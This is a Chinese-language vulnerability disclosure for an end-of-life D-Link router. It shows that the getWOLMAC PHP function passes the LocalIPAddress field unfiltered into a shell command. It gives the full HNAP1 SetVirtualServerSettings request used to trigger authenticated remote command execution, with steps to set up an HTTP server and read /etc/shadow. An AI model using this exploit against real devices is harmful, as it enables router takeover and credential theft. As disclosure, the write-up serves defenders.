受影响版本:<= v1.22B01 Hotfix(最新)
固件:此处
该型号已到达其生命周期的终点。与此类产品相关的资源已停止开发,不再受支持。 D-Link Systems, Inc. 建议淘汰这些产品,并将其替换为能接收固件更新的产品。
在其固件中,我们可以在 SetVirtualServerSettings.php 中找到一个函数 getWOLMAC:
function getWOLMAC($ipv4addr)
{
	$cmd = "scut -p ".$ipv4addr." -f 3 /proc/net/arp";
	setattr("/runtime/wakeonlan/mac", "get", $cmd);
	$mac = get("", "/runtime/wakeonlan/mac");
	del("/runtime/wakeonlan/mac");
	return $mac;
}
$cmd 将 $ipv4addr 直接拼接到命令中,没有经过过滤,并在以下位置被调用:
		$ipv4addr = get("x", "LocalIPAddress");
        ...
		if($description == "Wake-On-Lan")
		{
			$wolmac = getWOLMAC($ipv4addr);
			set($vsvr_entry.":".$InDeX."/wakeonlan_mac", $wolmac);
		}
因此,当你将 $description(对应虚拟服务器名称)设置为 "Wake-On-Lan" 时,在虚拟服务器相关页面 /VirtualServer.html 中可能存在 RCE(远程命令执行)。
它需要身份验证,因此请先登录。


然后访问 虚拟服务器页面(/VirtualServer.html),该页面无法通过管理面板访问。

添加一个名为 Wake-On-Lan 的规则。


在点击 Save 按钮之前启动 burpsuite,并捕获以下数据包:

POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetVirtualServerSettings"
HNAP_AUTH: A4A816AE6CF2AC5537B0EB390FFB591C 1436839665
Content-Length: 765
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/VirtualServer.html
Cookie: uid=ZeNYZag3Gw

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
	<soap:Body>
		<SetVirtualServerSettings>
			<VirtualServerList>
				<VirtualServerInfo>
					<Enabled>true</Enabled>
					<VirtualServerDescription>Wake-On-Lan</VirtualServerDescription>
					<ExternalPort>1</ExternalPort>
					<InternalPort>1</InternalPort>
					<ProtocolType>TCP</ProtocolType>
					<ProtocolNumber>6</ProtocolNumber>
					<LocalIPAddress>192.168.0.100</LocalIPAddress>
					<ScheduleName></ScheduleName>
				</VirtualServerInfo>
			</VirtualServerList>
		</SetVirtualServerSettings>
	</soap:Body>
</soap:Envelope>
准备一个 HTTP 服务器,然后:


使用 Repeater 模块测试 RCE(远程命令执行):

而我们得到:

测试命令注入并读取 /etc/shadow: